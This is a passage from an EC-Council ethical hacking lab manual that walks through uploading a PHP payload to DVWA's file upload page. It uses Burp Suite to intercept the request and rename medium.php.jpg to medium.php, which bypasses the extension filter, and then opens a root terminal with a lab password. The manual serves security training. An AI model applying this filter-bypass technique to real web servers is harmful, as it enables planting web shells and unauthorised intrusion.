


Figure 2.7.29: Burp Suite main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.




Figure 2.7.30: Check intercept is on

62. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.




Figure 2.7.31: Upload payload file

63. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.32: Upload request captured in Burp Suite

64. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.




Figure 2.7.33: Edit the captured request and forward

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

65. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

Note: If a **Confirm** pop-up appears, click **Yes**.




Figure 2.7.34: Turn intercept off

66. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.




Figure 2.7.35: Payload file successfully uploaded

67. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.

68. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

69. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

